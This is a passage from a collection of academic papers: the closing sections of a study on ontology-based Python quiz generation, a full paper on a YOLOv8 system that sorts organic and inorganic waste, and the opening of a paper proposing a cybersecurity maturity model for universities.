Dataset Size (Records)	Accuracy	Precision	Recall	F1-Score
Small (500)	0.88	0.85	0.89	0.87
Medium (1500)	0.91	0.89	0.92	0.90
Large (5000)	0.985	0.92	0.95	0.93

VIII. DISCUSSION

Ontology-based automatic learning material generation is a technology that has the potential to enhance learning experiences in almost any educational environment greatly. From an instructor's point of view, it operates as an adaptive tool that can initiate customized tests based on the students' diagnostic results. In this way, it enables the emergence of personalized learning materials directed to certain weak spots and saves quiz creation and grading time.

This tech can provide a personalized learning path for learners, particularly Python programming students. An independent learner might start with a diagnostic test that covers basic topics such as data types, control flow, and functions. It can create debug tasks, discussions, and interactive lessons personalized to the student's needs based on their performance. The system also generates automatic feedback to highlight task errors, syntax errors, and possible solutions for student advancement. The instructor can use the same feedback to identify challenges faced by students and correspondingly grade the difficulty level of exercises so that support may be made more specific.

This technology is excellent for use in both self-paced and instructor-led learning environments. In a blended learning model, for example, a self-paced learner could work through the function modules, and an instructor could give the diagnostic quizzes to track progress. The system provides real-time performance data, which allows educators to monitor student advancement and uncover the need to focus, once necessary, on the individual. In addition, it is beneficial to advanced learners who are learning Pandas for data manipulation. Real-world datasets have complex tasks that are tough enough for expert programmers. This ontology-based approach allows instructors to customize the learning content to particular learning goals to improve the learning experience.

Automatic generation of learning material based on ontology can enhance personalized learning, including adaptive content generation, real-time feedback, and performance analytics. However, integration into Learning Management Systems such as Moodle, Canvas, and Google Classroom can be challenging. It incorporates key steps for improving integration, such as API development, interoperability standards, plug-ins, and a user-friendly interface. Teachers can adopt the system as they become familiar with it and can add some advanced features. The system can be used in blended

learning environments and traditional teaching methods to personalize practice and feedback.

IX. Conclusion

In the digital age, programming skills have become a requisite for practice in almost every professional sphere, increasing the need for the most effective learning materials in programming study and training. Generating educational resources of computer programming based on ontology is a promising way to improve the quality and efficiency of educational resources of computer programming.

This study aims to develop a framework based on ontology to represent the Python programming concepts and relationships among them and implement a system for automatically generating the learning materials in the form of quizzes using the developed framework. In this study, we discuss the potential benefits and limitations of the current state of ontology-based automatic learning materials generation, specifically in programming languages. An ontology-based approach can potentially revolutionize the creation of tailored learning materials for programming education.

The system achieved a high accuracy rate of 98.5%, calculated using BERT-based semantic similarity, demonstrating its effectiveness in producing relevant and accurate learning materials. The novelty of this work lies in leveraging ontologies to automate quiz generation in programming education, offering a structured and scalable solution for personalized content creation.

Despite these contributions, certain limitations should be acknowledged. The study primarily focused on Python programming, which may impact the generalizability of the findings. Future research can address these limitations by implementing multi-programming language ontology. More research using controlled trials is needed. We recommend conducting a study comparing ontology-based learning materials to traditional, manually created materials using a controlled experiment. Students are divided into two groups: the control group receiving traditional materials and the experimental group receiving ontology-based materials. Post-tests measure retention, understanding, and satisfaction. Metrics include test scores, time to mastery, engagement time, and learning quality. The study would aim to assess the effectiveness of ontology-based learning materials in improving educational outcomes.

Artificial Intelligence Based System for Sorting and Detection of Organic and Inorganic Waste

Angel Jair Castañeda Meza, Nicol's Alexander Lopez Haro, Rosalynn Ornella Flores-Castañeda
Facultad De Ingeniería Y Arquitectura, Universidad César Vallejo, Lima, Perú

***Abstract*—Solid waste management has become a global challenge today due to its constant increase in waste and inadequate classification, which leads to serious environmental problems. The research objective is to develop a system based on artificial intelligence (AI) for the classification and detection of organic and inorganic waste. In terms of its approach, it is quantitative with a pre-experimental and applied design. The population was made up of 1,298 images as a data collection technique for observation. Furthermore, the implementation of this system has shown significant improvements in its key indicators: precision, detection speed, and reduction of errors in the tests carried out, obtaining an increase in precision of 11.52%, 23.61% in detection speed and a reduction in 24.13% error rate. Finally, this research highlights the importance of AI in environmental sustainability by promoting much more efficient waste management and thus promoting ecological awareness in educational environments and for students to value the importance of recycling and sustainability. Finally, this research concludes that AI-based systems are a viable and scalable solution to address all the challenges associated with waste management.**

***Keywords*—Artificial intelligence (AI); environmental sustainability; waste classification; organic waste; inorganic waste**

I. Introduction

Nowadays, the proper management of waste represents a growing challenge due to the constant increase in waste generation. This problem aggravates environmental pollution and makes recycling more difficult, affecting progress towards a circular economy. However, emerging technologies such as artificial intelligence (AI) offer an opportunity to improve waste sorting efficiency. In this context, this research proposes an innovative solution: an AI-based intelligent system that optimizes solid waste sorting and promotes more sustainable management.

In recent years, waste production has grown significantly; in 2016, for example, the World Bank estimated that the total solid waste generated in the world reached 2.01 billion tons. It is estimated that by 2030 and 2050, the amount of waste generated in the world could reach 2.01 billion and 3.40 billion tons, respectively [1]. Also, because of their versatility and cost-effectiveness, plastics have become indispensable materials in many sectors of industry. However, inappropriate disposal and management of plastic waste have led to significant problems, including pollution, habitat degradation and the impact on wildlife species [2].

On the other hand, errors in waste management can have disastrous consequences in almost any environment. In addition, the acceleration of technological development has led to increased consumption of resources and an increase in the accumulation of waste. Furthermore, the growing population and the process of urbanization contribute significantly to the accumulation of this type of waste [3]. Also, advances on the Internet of Things (IoT) and AI have enabled smart sensors to be integrated into waste management systems to track in real time and allow for better waste management [4]. Although, robots have become fundamental in society because they can take the place of humans in jobs that are both routine and dangerous. To better understand, robots equipped with vision technology have become essential in various industrial areas because they can move effectively in varied environments thanks to the information provided by their vision sensors [1]. In addition, AI has enormous potential to improve recycling processes, and also, it can be used to sort plastics and improve recycling processes by integrating computer vision. [5]. As mentioned above, the proposed automated classification and detection of solid waste using advanced technologies such as AI and machine learning is transforming the way in which waste is handled, allowing greater efficiency and accuracy in its identification and classification. This technology can facilitate its subsequent management and treatment, thus contributing to the construction of cleaner, healthier and sustainable cities [6]. To be more specific, AI has huge potential to improve recycling processes, how it can also be used to sort plastics and improve recycling processes, by integrating computer vision, and how it can be used to improve the quality of plastics recycling [5]. Therefore, software is proposed to be able to sort and detect solid waste in a more efficient way, taking advantage of advanced technologies such as AI [7].

The rationale for this work is based on the imperative need to reduce the environmental impact generated by the accumulation and inefficient treatment of waste. With the support of advanced technologies such as AI, it is hoped to achieve a more accurate and efficient classification of waste, which would facilitate better management and encourage the development of environmentally sustainable technologies. From a societal perspective, this initiative responds to the problem of the growing volume of waste and the complexity of waste sorting in contexts where good management could significantly reduce human-caused environmental damage.

The objective is to develop a system based on artificial intelligence to improve the classification and detection of organic and inorganic waste.

II. Related Works

For [8], who indicated that solid waste recycling is an essential step in creating a pure and sustainable environment. Additionally, in their work, they propose a cloud-based algorithm for sorting in automatic machines in waste recycling plants, and it was implemented in Python programming language using the Tensor Flow library with the cooperation of different modules. To train an efficient model that can classify five different types of waste, the output can be realized in real time on the cloud server. Several methods have been described and applied to increase the separation accuracy, such as increasing data in hyper parameter setting. That is why experimental results show that the solution can achieve excellent performance with up to 96.57 % accuracy using cloud servers. Moreover.

In [9], the author emphasizes that, in recent times, the massive amount of waste has increased considerably with the increase in population. In turn, the proposed model mainly derives an object detection module to identify the existence of waste objects in the images, to refine the classification accuracy, the model parameters are adjusted using the Adagrad optimizer. Therefore, to ensure the unanticipated results of the AIEWO-WMC technique, extensive experimentation is performed on a standard dataset, and the obtained values indicate the supremacy of the AIEWO-WMC model over the other techniques with an increased accuracy of 99.15%. 2023 Global NEST Printed in Greece.

According to [10] emphasize that waste or garbage management is receiving more and more attention with the aim of smart and sustainable development, especially in evolved countries and nations undergoing transformation. As for a waste management system, it consists of a series of interrelated processes that perform various complex functions. That is why, their study investigated different models for detecting objects and classifying images and their application in waste detection and classification tasks, providing waste analysis, detection and classification methods with accurate and organized presentation and collection of more than 20 reference garbage data sets.

In [6], the authors addresses how the increase of urban solid waste is currently the biggest challenge, first because the amount and composition of waste increases and changes under the influence of new consumption styles (reduction of organic, paper and glass designs and increase of plastic designs), and second, because it is a social problem, product of the growth of the economy, the state of contemporary neoliberal models. Therefore, the estimated affected population is 46,010 people, of which 46% come from landfills in flooded areas and 32.45% come from landfills in disadvantaged communities. Moreover, in this sense, their identification and characteristics, as well as the size of the population and affected areas, will guide possible mitigation and elimination actions within the framework of global spatial planning.

On the other hand, [11] presented the design and implementation of an automated waste management procedure using the You Only Look Once (YOLO) algorithm and computer vision techniques to sort waste efficiently. Using YOLO's computer vision and object detection capabilities, their system accurately identifies and sorts different types of waste in real time.

In addition, [12] discusses how waste pollution is one of the world's most serious environmental obstacles. He presents a tethered object detector for solid pollutant detection in aerial imagery (SWDet). Thus, he constructed a deep asymmetric aggregation (ADA) network with structurally varied parameters of asymmetric blocks to recover junk objects with discrete shapes.

On the other hand, [13] highlight that, in recent days, with the increase in population, the amount of huge waste has increased significantly, thus, proper waste management has become necessary to reduce environmental deterioration and prosper in welfare in smart homes. In addition, proper waste sorting requires the development of automated waste sorting models based on AI and computer vision (CV) approaches.

III. Methodology

A quantitative, applied approach was adopted, and the research design was experimental, specifically pre-experimental, which is characterized by handling an independent variable to establish cause-and-effect links [14]. The population consisted of 1298 images extracted from the free repositories Kaggle and ImageNet, of which 1278 images were considered for training and validation of the model. Of these, 285 were related to metals, 305 to organic materials, 138 to paper and cardboard, 334 to plastics and 216 to glass. Observation was used as the data collection technique. The study variable was the classification and detection of organic and inorganic waste [6], and the dimensions were: percentage accuracy [15], detection speed [16] and error rate [17].

A. Case Study

In this case study, the waterfall methodology was applied for the implementation of the project. The waterfall methodology is a sequential approach to software development, where each phase must be completed before moving on to the next. The phases of this methodology as applied to the project are described below:

1) Phase 1: Requirements analysis

a) Scope definition: Development of desktop software with a simple graphical interface that allows real-time image capture and automatic object classification through a pre-trained YOLO model, with historical record of detections.

Prerequisites:

- A processor with real-time image processing capability.
- Compatibility with Windows or Linux operating systems.
- Access to OpenCV compatible cameras.
- Object detection model trained in YOLO.

Table I details the essential functional requirements for the development and successful implementation of the automated waste classification and detection system using artificial intelligence.

TABLE I. TABLE OF FUNCTIONAL REQUIREMENTS

Code	Requirement	Description
RF001	Waste Classification	The system must be able to sort waste into specific categories such as organics, plastics, metals, glass, and paper or cardboard, as detected through the camera.
RF002	Automated Residue Detection	The system should automatically identify the type of waste as it approaches the camera, displaying the corresponding category on the system interface.
RF003	Intuitive User Interface	The interface must be easy to use, clearly showing the waste category detected so that the user can deposit the waste in the correct container.
RF004	Response Time	The system should process and display the waste category in an optimal time, allowing for a smooth and efficient user experience.
RF005	Error Handling	The system must correctly handle false positives and negatives, providing feedback to the user in case of classification error.
RF006	Device Compatibility	The system must be compatible with the cameras and processing devices used at the school in the San Juan de Lurigancho district.
RF007	Data Registration	The system must record and store data on the classifications performed, including response time, type of waste detected, and possible errors, for later analysis.
RF008	Database Update	The system should allow the database to be updated with new waste categories or improvements in the classification algorithms.

2) Phase 2: System design

a) Definition of the software architecture:

Technologies:

- Python (Tkinter for the graphical interface)
- OpenCV (image processing)
- YOLO (object detection)
- Pandas (for history management and export to Excel)

b) System components:

- Graphic interface (Tkinter): Allows the visualization of the camera in real time and action buttons (start, history, exit).
- Detection module (YOLO): In charge of processing the captured images and performing object detection.
- History module: Recording and storage of detected objects along with date and time, allowing their export to Excel.
- An intuitive and user-friendly user interface should be designed for automated waste classification and detection.

Fig. 1 shows the final design of the glass sensing interface.

Fig. 1. Final design of the system when detecting glass.

c) Methodological architecture for training: The dataset is organized and stored, allowing correct management and access during the model training process. For the development of the system, the PyCharm programming environment is used, and a neural network model is trained, specifically YOLO V8 (You Only Look Once, version 8), which specializes in the detection and classification of objects in real time.

Once trained, the model is implemented in an artificial intelligence-based system, which analyzes the debris images, detecting and classifying each type of debris.

Fig. 2 shows the methodological architecture of the system training.

Fig. 2. Methodological architecture of the system training.

Fig. 3 shows the technological architecture for the development of the system. PyCharm was used as the integrated development environment (IDE), with the integration of the YOLO V8 framework for the detection and classification of organic and inorganic waste. Model training and tuning were performed using PyTorch, an efficient and flexible framework for deep learning. The user interface was implemented in Python, using the Tkinter library to provide an interactive and accessible experience. In addition, a 4K Full HD camera with autofocus was used to capture images of the waste, which were then processed and classified by the system. All development and testing of the system were carried out on a Windows 11 computer.

Fig. 3. Technological architecture for system development.

3) Phase 3: Implementation

- Development of the graphical interface:
- A startup window was implemented that gives access to object scanning and visualization of detection history.
- Integration of the YOLO model:
- The YOLO detection model was integrated to process real-time images captured by the camera.
- History logging:
- A system for recording detections was implemented, allowing the information to be stored in a downloadable Excel file.

a) Training: A data set classified into five categories was considered: plastic, organic, glass, metal, and paper or cardboard. Finally, the pre-trained model is fitted to the new classes with optimized parameters; while observing metrics such as loss (loss) and accuracy (mAP) across epochs. The process involves the use of hardware acceleration (AMP) to improve efficiency.

4) Phase 4: Testing: In this section, we carefully checked if the system complies with the indicators defined in the methodology. Basically, we validated that each of these points is being met as planned. See Table II.

5) Phase 5: Maintenance: In this stage, errors identified during testing were fixed, and adjustments were made to optimize both the accuracy and speed of the detection system. In addition, work was done to improve the user experience in the graphical interface. Everything necessary was documented in the system.

TABLE II. STATUS OF SYSTEM TESTING AGAINST FUNCTIONAL REQUIREMENTS

Code	Functional requirement	Status
RF001	The system must be able to sort waste into specific categories such as organics, plastics, metals, glass, and paper or cardboard, as detected through the camera.	Meets the requirement
RF002	The system should automatically identify the type of waste as it approaches the camera, displaying the corresponding category on the system interface.	Meets the requirement
RF003	The interface must be easy to use, clearly showing the waste category detected so that the user can deposit the waste in the correct container.	Meets the requirement
RF004	The system should process and display the waste category in an optimal time, allowing for a smooth and efficient user experience.	Meets the requirement
RF005	The system must correctly handle false positives and negatives, providing feedback to the user in case of classification error.	Meets the requirement
RF006	The system must be compatible with the cameras and processing devices used at the school in the San Juan de Lurigancho district.	Meets the requirement
RF007	The system must record and store data on the classifications performed, including response time, type of waste detected, and possible errors, for later analysis.	Meets the requirement
RF008	The system should allow the database to be updated with new waste categories or improvements in the classification algorithms.	Meets the requirement

IV. RESULTS

A. Hypothesis Testing of Specific Hypothesis 1

To evaluate whether the implementation of the AI-based system significantly improves the percentage of accuracy in the classification and detection of residues, the t-test was performed. The results indicated a significant increase in accuracy after implementation of the system, as shown in Table III.

The effect size analysis for the accuracy indicator (%) shows that the implementation of the AI-based system had a significant impact on improving the classification and detection of organic and inorganic waste. Three main metrics were calculated: Cohen's d, which yielded an effect size of 2.585, indicating a substantial improvement; Hedges' correction, which adjusts Cohen's d for small samples and resulted in a value of 2.534, confirming the robustness of the effect; and Glass' delta, which uses only the standard deviation of the control group and presented a value of 2.783. These effect sizes, all greater than 2, reflect a considerable difference between pretest and posttest, supporting that the intervention is not only statistically significant, but also relevant in practical terms. Furthermore, the 95% confidence intervals for these metrics reinforce the stability of the results, with ranges varying between 1.728 and 3.845. This confirms that the system significantly improved the accuracy of the classification, highlighting the effectiveness of the applied technology, as shown in Table IV.

B. Test of Specific Hypothesis 2

To assess whether the AI-based system improves detection speed, the t-test was used because the data followed a normal distribution.

TABLE III. T-TEST FOR INDICATOR 1

		t-test for equality of means						
		t	gl	Sig. (bilateral)	Difference in averages	Standard error difference	95% confidence interval of the difference	
							Inferior	Superior
Accuracy (%)	Equal variances are assumed	8.175	38	0.000	0.09950	0.01217	0.07486	0.12414
	Equal variances are not assumed	8.175	37.301	0.000	0.09950	0.01217	0.07484	0.12416

TABLE IV. EFFECT SIZES OF INDEPENDENT SAMPLES - ACCURACY

		Standardizer[a]	Estimated points	95% confidence interval	
				Inferior	Superior
Accuracy (%)	Cohen's d	0.03849	2.585	1.728	3.424
	Hedges correction	0.03927	2.534	1.693	3.356
	Glass delta	0.03576	2.783	1.695	3.845

Although the posttest data show an improvement in detection speed (23.61%), the t-test results did not reveal statistically significant differences between the pretest and posttest means, as detailed in Table V. This may be due to the low variability between samples or the small sample size, which decreases the statistical power of the test.

The effect size analysis for the detection speed indicator shows low values, indicating that the difference between pretest and posttest in this indicator was not significant in practical terms. Three metrics were used to calculate the effect size: Cohen's d, which had a value of -0.392, indicating a slight negative effect; Hedges' correction, which adjusts Cohen's d for small samples, with a value of -0.384; and Glass' delta, which uses exclusively the standard deviation of the control group, with a value of -0.405. The 95% confidence intervals for these metrics, ranging from -1.033 to 0.237, include zero, reinforcing the conclusion that there was no significant change in detection speed after the intervention. This suggests that, although the AI-based system shows improvement in speed, their magnitude is not large enough to be considered relevant in practical terms under the study conditions, presented in Table VI.

C. Hypothesis Testing of Specific Hypothesis 3

The t-test was applied to evaluate whether the error rate decreased significantly after the implementation of the system. The results, presented in Table VII, show that the reduction in error rate was significant ($p < 0.001$). This supports the effectiveness of the system in reducing errors in waste classification and detection.

TABLE V. T-TEST FOR INDICATOR 2

		t-test for equality of means						
		t	gl	Sig. (bilateral)	Difference in averages	Standard error difference	95% confidence interval of the difference	
							Inferior	Superior
Speed (s)	Equal variances are assumed	-1.239	38	0.223	-0.00500	0.00404	-0.01317	0.00317
	Equal variances are not assumed	-1.239	37.842	0.223	-0.00500	0.00404	-0.01317	0.00317

TABLE VI. EFFECT SIZES OF INDEPENDENT SAMPLES -SPEED

		Standardizer[a]	Estimated points	95% confidence interval	
				Inferior	Superior
Speed (s)	Cohen's d	0.01276	-0.392	-1.015	0.237
	Hedges correction	0.01302	-0.384	-0.995	0.232
	Glass delta	0.01234	-0.405	-1.033	0.233

TABLE VII. T-TEST FOR INDICATOR 3

		t-test for equality of means						
		t	gl	Sig. (bilateral)	Difference in averages	Standard error difference	95% confidence interval of the difference	
							Inferior	Superior
Error Rate (%)	Equal variances are assumed	-9.129	38	0.000	-0.10450	0.01145	-0.12767	-0.08133
	Equal variances are not assumed	-9.129	37.978	0.000	-0.10450	0.01145	-0.12767	-0.08133

The effect size analysis for the error rate indicator shows a significant decrease in classification and detection errors after implementation of the AI-based system. Three metrics were calculated to assess the magnitude of this reduction: Cohen's d, which obtained a value of -2.887, indicating a very large effect; Hedges' correction, with a value of -2.829, which adjusts the effect size for small samples, confirming the consistency of the results; and Glass' delta, which uses exclusively the standard deviation of the control group, with a value of -2.922. The 95% confidence intervals for these metrics (ranging from -4.021 to -1.799) do not include zero, reinforcing the practical and statistical significance of the reduction in the error rate. These results reflect that the system not only achieved a reduction in errors, but that this improvement is sufficiently relevant in practical terms to support the effectiveness of the implemented model. See Table VIII.

TABLE VIII. EFFECT SIZES OF INDEPENDENT SAMPLES – ERROR RATE

		Standardizer[a]	Point estimations	95% confidence interval	
				Inferior	Superior
Error Rate (%)	Cohen's d	0.03620	-2.887	-3.773	-1.982
	Hedges correction	0.03693	-2.829	-3.698	-1.942
	Glass delta	0.03576	-2.922	-4.021	-1.799

D. Testing the General Hypothesis

Since the conditions of specific hypotheses one, two and three were accepted, the general hypothesis was accepted: "The implementation of an AI-based system significantly improves the classification and detection of organic and inorganic waste". This shows that the proposed system had a positive and significant impact on the three indicators evaluated: percentage accuracy, detection speed and error rate.

V. DISCUSSION

The first specific objective was to evaluate the ability of the proposed system to improve the accuracy in the classification and detection of organic and inorganic waste. This objective was aligned with studies such as that of [8], who highlighted those systems based on advanced algorithms, such as TensorFlow, can achieve accuracies higher than 95%. In this case, the results showed a significant increase in accuracy, going from an average of 78.95% in the pretest to 88.05% in the posttest, representing an increase of 11.52%. This finding confirms the effectiveness of the developed model to improve waste classification. Also, despite the progress, slight limitations were detected in the classification of certain specific wastes, such as organics and glass, due to factors such as lighting and perspective of the images used, these limitations highlight the need to optimize the model, implementing additional techniques such as data augmentation and hyperparameter adjustment, compared to previous research, such as those of [18], which achieved accuracies of 75%, the results obtained exceed those standards, which could be attributed to the quality of the images used and the use of convolutional neural networks in training. Therefore, this objective demonstrates that the use of artificial intelligence is an effective tool to improve recycling processes through a more accurate and automated waste classification.

On the other hand, it was proposed to evaluate the ability of the system to optimize the time required to identify all the waste. Furthermore, in this study, the results showed that the system throughput increased by 23.61% and significantly reduced the response time, a finding that supports AI-based systems that can overcome the limitations of traditional manual classification optimization with studies such as [18], who highlighted that networks such as EfficientDet-D2 achieve reduced response times when implementing computer vision-based systems. However, it is very important to mention that, although substantial improvements in speed were observed, some factors, such as the size of the images and their model complexity, could have influenced the variability of the results, to further optimize this indicator, it would be advisable to explore advanced architectures such as YOLOv5, which offer us a balance between speed and accuracy. In conclusion, this objective demonstrated that the incorporation of artificial intelligence techniques not only improves classification speed but also establishes an efficient framework for handling large volumes of data in recycling systems.

In addition, we sought to reduce the error rate in the classification of waste, since this is one of the main challenges in automated systems. According to the results, the implemented system managed to reduce the error rate by 24.13%, going from an average of 15.75% in the pretest to 11.95% in the posttest. Furthermore, this progress reflects a significant improvement in the system's ability to minimize false positives and negatives, compared to previous studies, such as that of [18], which reported higher error margins, this system stands out for its effectiveness, some errors persisted in specific residuals, suggesting that factors such as dataset quality and lighting conditions affect the model's performance. To address these limitations, it is proposed to incorporate more diversified datasets and image preprocessing techniques that improve the system's ability to generalize across different scenarios. Implementing additional metrics, such as sensitivity and specificity analysis, could provide a more detailed assessment of model performance. In conclusion, this objective evidenced that the AI-based system is not only effective in reducing errors but also sets a higher standard in the reliability of automated waste sorting processes. This research highlights how digital technologies, by improving the management of organic and inorganic waste, not only optimize economic resources but also strengthen commitment to the environment and to safer and more efficient working conditions [19].

VI. CONCLUSION

In relation to the general objective, the implementation of a system based on artificial intelligence for the classification and detection of organic and inorganic waste has proven to be an effective and sustainable solution, the results confirm that the system can significantly improve the accuracy, speed of detection and error reduction, this will not only facilitate the classification and management of waste, but it will also promote more environmentally responsible practices, this technological advance supports the integration of automated systems in recycling processes, allowing the optimization of resources, reducing the ecological footprint and promoting environmental sustainability in various applications, especially in educational institutions. Firstly, the accuracy of the system reached an average of 88.05% in the post-intervention stage, representing an increase of 11.52%. This result validates the effectiveness of the applied computer vision algorithms, as well as the relevance of having well-labelled databases. Secondly, the 23.61% improvement in detection speed confirms that the system can operate in real time, which is particularly useful in environments such as educational institutions, where waste generation is constant and varied. Finally, a 24.13% reduction in the error rate

was achieved, which reinforces the reliability of the model in practical scenarios, reducing human errors in sorting and optimizing the overall waste management process. These results not only demonstrate the effectiveness of the developed system but also open new possibilities for its application in real-life contexts. The automation of the waste sorting process not only optimizes resources and reduces the ecological footprint but also fosters a culture of recycling and sustainability, especially when implemented in educational spaces. Furthermore, this work confirms the potential of artificial intelligence as a key tool in the transformation of traditional environmental processes, enabling more efficient and responsible waste management.

Based on the results obtained, several lines of research are identified that can be explored in subsequent studies to broaden and strengthen the scope of the proposed system. Although the developed system has achieved relevant advances in waste classification through artificial intelligence, there are still substantial gaps between the current achievements and the technological potential that can be reached. This gap is manifested, for example, in the use of basic deep learning architectures, as opposed to more advanced models such as YOLO or EfficientNet, which could significantly improve the accuracy and efficiency of the system. Similarly, the implemented approach is limited to static images and controlled environments, while it is proposed to evolve towards solutions that integrate artificial intelligence with IoT sensors, capable of operating in real time and adapting to varying conditions, particularly in resource-constrained contexts. A significant gap is also identified between the data availability used in this study and that required for robust training; therefore, future research should explore the use of synthetic data and data augmentation techniques. Finally, the current system lacks mobility and autonomy, so the development of applications on mobile or robotic platforms is proposed as a line of research. Recognizing and addressing these differences will allow us to better focus research efforts and move towards more complete, scalable and applicable solutions in a variety of real-world scenarios.

It is important to note that, as in any area of applied research, the study of the use of artificial intelligence for solid waste classification presents certain limitations that must be considered when analyzing the results and their projection. Firstly, the diversity of organic and inorganic waste, in terms of shape, size, color and condition, represents a constant challenge for automated systems, which require highly adap models trained on a wide variety of data. In addition, the scarcity of public and standardized databases makes it difficult to compare research and develop generalizable solutions. The implementation of such technologies in real-world settings is also subject to factors such as access to technological infrastructure, changing environmental conditions and limited resources, especially in rural or educational contexts. On the other hand, the rapid evolution of artificial intelligence models means that current solutions can be quickly outdated, requiring a constant updating of the technical approach. These limitations do not detract from the progress made, but they do reflect the complexity of the field and the need to continue to develop innovative and scalable strategies.

Building Cyber-Resilient Universities: A Tailored Maturity Model for Strengthening Cybersecurity in Higher Education

Maznifah Salam, Khairul Azmi Abu Bakar, Azana Hafizah Mohd Aman
Centre for Cyber Security-Faculty of Information Science & Technology, Universiti Kebangsaan Malaysia, Bangi, Malaysia

***Abstract*—This study explores Higher Education Institutions (HEIs) cybersecurity maturity and preparedness, developing a Cybersecurity Maturity Model (CSMM) for HEIs specific to the needs of these institutions. These HEIs face increasing cyber threats and cyberattacks from ransomware attacks, phishing attempts, and data breaches, considering increasing dependence on digital methods for administration, teaching, and research. Though cybersecurity is of paramount importance today, many institutions do not have proper structures with which they can evaluate and enhance their security practices. The study uses a mixed-method approach, whereby the integration of qualitative case studies and quantitative surveys would address this gap, subsequently allowing the identification, validation, and assessment of the key domains and criteria in a comprehensive cybersecurity framework. The research started with an investigation, followed by design, data collection, analysis, and reporting, which accounted for the major phases of the study. The data was collected through interviews, documentation reviews, and surveys involving cybersecurity experts and ICT management teams in various HEIs. The results revealed eleven important assessment domains, twenty-four criteria, and sixty-seven elements necessary for developing the CSMM: Governance, Risk Management, Infrastructure Security, Human Factors, Compliance, and Monitoring. The validation confirmed the model to be practical, reliable, and valuable in the overall sense, giving the institutions a structured avenue for assessing and improving their cybersecurity maturity.**

***Keywords*—Cybersecurity; HEIs; cybersecurity maturity model; mixed-method; governance**

I. Introduction

HEIs oversee the care of vast and delicate information. This fact owes to records for students, knowledge gained from research, finances and data in institutions. Higher cyber threats and cyberattacks in these institutions result from their inter-departmental and open characteristics in conjunction with the dynamics in this environment, making them more vulnerable than other sectors [1]. Cyber-attacks have grown exponentially; therefore, business organisations must understand cybersecurity threats and how to counter them most effectively in detail. These attacks usually aim at assessing, altering, or deleting sensitive information; extorting monetary benefits from users; or interfering with normal business processes. Cybersecurity involves techniques to protect computers and networks from unauthorized access and malicious uses such as data destruction and theft [2]. At that time, the initial days of cyberattacks were meant to boost the self-esteem of hackers and recognition. However, threats and attacks have been known to affect victims in varied ways: financial loss, impaired image, denial of service, and more [3].

The rise of cyberattacks focusing on HEIs highlights the crucial need for strong cybersecurity measures. Ransomware attacks, for example, have grown worldwide, causing massive interruptions in our educational institutions. Over 56 per cent of universities participating in a recent study were affected by ransomware within two years, thereby losing millions of dollars [4]. Additionally, there are many phishing attacks wherein cybercriminals manipulate users into providing their credentials. This situation occurs because employees do not receive enough training on this issue, and many individuals are unaware of it [5]. It could be explained that the student was cognizant of the danger but did not know how likely or how serious it could be when considering an attack by the hacker on his privacy or security [6]. The conclusions drawn by Rahman et al. (2019) were generated with respect to understanding that cybersecurity issues remain equally troubling for individuals as well as governments, companies, as well as law enforcement [7]. These vulnerabilities have been made worse by the COVID-19 pandemic. Institutions suddenly switching to remote learning had no choice but to rely on online platforms, but most lacked adequate security features [8]. Using weak access controls, outmoded software, and non-encrypted communication channels, systems were implemented fast without the necessary testing, making them susceptible to attacks targeting HEIs.

Despite their significance, most HEIs have cybersecurity budgets that are too small or do not even employ an IT specialist in this field. According to a recent CyberSecurity Malaysia (CSM) report in 2021, almost 40 per cent of Malaysian HEIs do not have an outlined framework for cybersecurity governance [9]. Malaysian HEIs without an established cybersecurity governance framework [10] are nearly 40 per cent. It is, therefore, essential to come up with structured, scalable, and cheap measures that can help assess and enhance the preparedness of our institutions regarding their information system security, such as customised models that allow maturity tracking. The model or framework's all-encompassing, general approach just may fail to account for all the industry-specific threats or intricate cybersecurity issues [11]. The rapid adoption of digital technologies within HEIs has significantly transformed the way institutions operate, communicate, and deliver education. Hybrids such as online learning platforms, virtual classrooms, and digital administrative systems have been very potent conduits through which innovations have been

brought into higher education institutions as their lifeblood. However, the rapid influx of these forms of education by HEIs has also heightened the risks of exposure to cyber threats, making student records, financial transactions, and critical research data tempting targets to all manner of cybercriminals through ransomware attacks, phishing attempts, and data breaches [1].

The pandemic of COVID-19 exacerbated the existing conditions, whereby institutions were entirely dependent on the digital platform, exposing areas in the existing cybersecurity foundations. The sudden emergence of demand for both distance education and hybrid education models revealed several vulnerabilities in the security infrastructure of institutions, exposing them to several types of cyber threats targeted at cloud-based systems, network access points, and communication channels [8, 10]. While many forms of cybersecurity standards-such as NIST, ISO/IEC 27001, or CIS Controls, have been used in industries like healthcare, finance, and government environments, these have not been available to HEIs in a typical sector-specific cybersecurity framework addressing internal unique challenges [12]. This particular concern will require some form of cybersecurity maturity model customised to the higher education sector, merging governance, risk management, and security monitoring practices.

An additional complication in HEIs is the presence of outdated systems of security, financial constraints, and the absence of cybersecurity capabilities within the institution [13]. If proper remedial measures are not introduced, cyber threats will evolve to ever-increasing levels of sophistication, leading to serious reputational damage, financial loss, and possible disruption to the academic environment [12]. The real challenge comes from the abysmally lacking a dedicated model to assess maturity levels suited explicitly to HEIs. This term, in general maturity level, concerns progress and development involving organisational indicators, which are people, process, technology, capability, and willingness to adopt quality improvement practices. Organisational maturity depends on the maturity model selected by the organisation [13]. The cybersecurity model in existence does not have the requisite specificity to address the role of students, faculty, and administrative personnel within these institutions and the added challenge of handling cybersecurity in a resource-constrained environment [14]. Based on Zammani et al (2021) studies, the assessment of maturity is not comprehensively implemented and remains low [15]. Because of that, a tailor-fitted Cybersecurity Maturity Model (CSMM) becomes necessary to evaluate the cybersecurity maturity of HEIs, understand the gaps for improvement, and lend structured guidance on enhancing institutional cybersecurity readiness.

The research is aimed at evolving a robust CSMM specifically tailored for HEIs to improve their resilience in cybersecurity. First, it enumerates crucial domains, criteria, and factors needed for measuring cybersecurity maturity in HEIs, thus laying down a structured framework for evaluating institutional security readiness. Qualitative and quantitative techniques are used in this study to validate these criteria, thereby ascertaining their relevance and effectiveness within the practical environment. The research also deals with the design and evaluation of a working CSMM that targets the salient cybersecurity challenges faced by HEIs, thus providing them with a strategic roadmap to improve their security infrastructure. Additionally, the study gives practical implementation recommendations for the proposed CSMM to support the HEIs in strengthening their cybersecurity governance against emerging threats. It is through its realisation of these objectives that the research gives insight into cybersecurity maturity assessment and a scientific approach through which HEIs can better their general security posture.

